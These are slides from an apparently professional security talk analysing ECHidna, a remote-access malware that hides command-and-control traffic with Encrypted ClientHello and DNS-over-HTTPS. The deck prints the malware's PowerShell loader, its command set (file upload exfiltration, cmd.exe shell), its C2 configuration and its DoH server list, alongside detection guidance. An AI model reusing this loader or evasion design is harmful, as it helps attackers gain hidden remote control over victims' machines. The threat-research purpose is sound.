

Stealth over TLS

The Emergence of ECH-Based C&C in ECHidna Malware

Yuta Sawabe / Rintaro Koike



Yuta Sawabe

Security Researcher @ NTT Security Holdings
Threat Research, Malware Analysis
Working-Professional PhD Student




Rintaro Koike

Security Researcher @ NTT Security Holdings
Threat Research, Malware Analysis
Researcher @ nao_sec

- May 2024 – spear-phishing targets a Japanese research institute
- Infection chain: ISO → LNK → PowerShell → DLL
- C2 traffic looks like normal Cloudflare traffic; real host hidden
- Hidden SNI: domain-blacklist fails to detect the C2 traffic

Attack Flow



```
$t=$env:TEMP;  
$n=$t+'\MS-Service'+$pid+'.dll';  
Copy-Item desktop.ini $n;  
  
if(Test-Path $n){  
    Start-Process 'rundll32' $n,SSL_version  
};
```

- Operates as a remote-access tool (RAT)
- Holds its own payload after marker *0xBFBBFBFB*
- Decompresses the hidden PE in memory and loads it reflectively
→ no artifact on disk
- Uses statically linked BoringSSL for custom TLS / ECH

Command	Function
setting	Uploads the current config to the C2 and keeps a local copy
download	Gets a file from a given URL and tells the C2 if it worked
upload	Sends a local file to the C2 (data exfiltration)
shell	Runs a command via cmd.exe and returns the output

Field	Description
cid, id	Host ID
cmd	Command name
dst	Identifier of the uploaded file on the C2 server (upload)
data	Upload content (upload)
result	Command output (shell)
	Error code (download)
	Current malware configuration (setting)

- Host ID: 8-char hex in every C2 packet
- Built from:
 - MAC address `00:00:5E:00:53:00`
 - Process path `C:\Windows\SysWow64\rundll32.exe`
 - Campaign tag `24508ECH(x86), 23830ECH(x86)`
- Same host & same sample $\Rightarrow$ same ID

- First run: use the hard-coded defaults embedded in the binary
- Later runs: if an encrypted config file exists, it overrides the defaults
- The attacker can update the config file remotely via the C2 command

Field	Value
server	cloudflera.com[.]ng
port	443
get	/webrcs/index.php
post	/webrcs/upload.php
interval	3


- Custom Base 64 alphabet → regular decoders fail
- Builds JSON by hand (string ops) – no JSON library calls
- Uses raw Winsock (*WSAStartup*, *socket*, ...) – skips WinHTTP / WinInet
- Statically links BoringSSL → no Windows CryptoAPI calls

ECHidna's C2 Traffic

Encrypted ClientHello (ECH)

- Next step after ESNI (2018) – encrypts the almost whole ClientHello
- Goal: Fixes ESNI's leaks → hides hostname
- Roll-out
 - Chromium 117+ & Firefox 119+: On by default
 - Cloudflare (ALL plans) / Fastly (beta)
- Entered RFC Editor Queue (Jul 2025)
- Good for privacy, but lets malware tunnel C2 traffic unseen

Encrypted ClientHello



1. Retrieving the ECH Config

Client fetches an HTTPS record (often over DoH)

```
"Answer": [  
  {  
    "name": "nao-sec.org.",  
    "type": 65 /* HTTPS */,  
    "TTL": 300,  
    "data": "1 . alpn=h3,h2 ipv4hint=104.21.27.132.172.67.142.158  
ech=AEX+DQBBoQAgACDzjUaCLTKx1ZsfSD/nXtMWBcCxEpVct81frjNDzoVxOwAEAAEAAQASY2xvdWRmbGFyZS1lY2guY29tAAA=  
ipv6hint=2606:4700:3031::ac43:8e9e,2606:4700:3033::6815:1b84"  
  }  
],
```

ECH Config – Cloudflare example

Field	Value
version	0xfe0d
config_id	0x4f
kem	DHKEM (X25519, HKDF-SHA256)
public_key	ebd0439d07e75dd2e303f997666d1ab0 461dd2be896e6b11bf86d7b9babdddc2e
ciper_suites	HKDF-SHA256, AES-128-GCM
maximum_name_length	0
public_name	cloudflare-ech.com
extensions	[]

2. Sending the ClientHello

- ✦ Extension: encrypted_client_hello (len=186)
 - Type: encrypted_client_hello (65037)
 - Length: 186
 - Client Hello type: Outer Client Hello (0)
- ✦ Cipher Suite: HKDF-SHA256/AES-128-GCM
 - KDF Id: HKDF-SHA256 (1)
 - AEAD Id: AES-128-GCM (1)
 - Config Id: 226
 - Enc length: 32
 - Enc: 7316be17ce30ca4cd0df0f7413d588e1356a6f0ff7e1750daf56c279b5d2e706
 - Payload length: 144
 - Payload [...]: aac35be0d964dab6e7401805f6121972836d2bb2dd32ba98a7276839704e

3. Server Response

- Cloudflare edge decrypts ECH blob using the private key that matches config id
- Sends normal TLS 1.3 messages:
ServerHello → EncryptedExtensions → Certificate → Finished
- Outer TLS tunnel ends at Cloudflare Edge; Edge proxies traffic to the real origin
- On-path sensors still see only “HTTPS ⇔ cloudflare-ech.com”

Without ECH vs. With ECH

Without ECH	With ECH
• SNI = malware-c2.example.com • Easy to block	• Outer SNI = <i>cloudflare-ech.com</i> • Inner SNI hidden • Cloudflare proxies as usual

- Looks like normal HTTPS traffic to Cloudflare
- Hostname /SNI filters fail — other indicators are needed

- Sends a DoH query for the HTTPS record of *crypto.cloudflare.com*
 - One response gives a shared ECH Config for any Cloudflare zone
- DoH looks like normal HTTPS traffic → local DNS logs miss it
- If one resolver fails, malware rotates through 6 public DoH servers

DoH Server URL
https://dns.google.com/resolve
https://doh-2.seby.io/dns-query
https://dns.twonic.tw/dns-query
https://doh-fi.blahdns.com/dns-query
https://doh-jp.blahdns.com/dns-query
https://dns.rubyfish.cn/dns-query

Sending Encrypted ClientHello

```
if ( ech_config && resolve_c2_ip() )
```

```
    log_message(  
        1,  
(int)"C:\\boringssl_x86\\build\\WebRCS\\main.c",  
        286,  
        "size of esni_key :%d",  
        len_ech_config);
```

```
    http_header = build_http_header_using_ech();
```

```
    host_id = generate_host_id();
```

```
        c2_ip,  
        c2_port,  
        url_query,  
        0,  
        http_header,  
        (unsigned __int8 *)ech_config,  
        len_ech_config_1,
```


Detection

- DNS / DoH
 - HTTPS records with *ech=...* from Cloudflare
- TLS handshake
 - Outer SNI = *cloudflare-ech.com* + EncryptedClientHello extension
- Process & command line
 - `explorer.exe` → `powershell.exe` → `rundll32.exe`

- ▼ Domain Name System (response)
 - Transaction ID: 0x0423
 - Flags: 0x8180 Standard query response, No error
 - Questions: 1
 - Answer RRs: 1
 - Authority RRs: 0
 - Additional RRs: 0
 - Queries
 - ▼ Answers
 - ▼ nao-sec.org: type HTTPS, class IN
 - Name: nao-sec.org
 - Type: HTTPS (65) (HTTPS Specific Service Endpoint)
 - Class: IN (0x0001)
 - Time to live: 300 (5 minutes)
 - Data length: 136
 - SvcPriority: 1
 - TargetName: <Root>
- SvcParam: alpn=h3,h2
- SvcParam: ipv4hint=104.21.27.132,172.67.142.158
- ▼ SvcParam: ech
 - SvcParamKey: ech (5)
 - SvcParamValue length: 71
 - ECHConfigList length: 69
 - ▼ ECHConfig: id=25 cloudflare-ech.com
 - Version: 0xfe0d
 - Length: 65
 - HPKE Key Config
 - Maximum Name Length: 0
 - Public Name length: 18
 - Public Name: cloudflare-ech.com
 - Extensions length: 0

TLS Handshake

No.	Time	Source	Destination	Protocol	Length	Info
487	9.454304	2400:4051:3e01:0:15...	2606:4700:3031::ac4...	TLSv1.3	1802	Client Hello (SNI=cloudflare-ech.com)
✖ Extension: server_name (len=23) name=cloudflare-ech.com						
Type: server_name (0)						
Length: 23						
✖ Server Name Indication extension						
Server Name list length: 21						
Server Name Type: host_name (0)						
Server Name length: 18						
Server Name: cloudflare-ech.com						



- ECH hides the hostname; *cloudflare-ech.com* is the perfect cloak
- ECHidna combines DoH + ECH + in-memory DLL to evade both network and disk sensors
- Defence: watch for ech= DNS / DoH look-ups, outer SNI, and the process tree

- [1] IETF, "TLS Encrypted Client Hello", <https://datatracker.ietf.org/doc/html/draft-ietf-tls-esni>
- [2] Cloudflare "Encrypted Client Hello - the last puzzle piece to privacy", <https://blog.cloudflare.com/announcing-encrypted-client-hello/>
- [3] Google Git, "boringssl", <https://boringssl.googlesource.com/boringssl/>

Any Questions?

 yuta.sawabe@security.ntt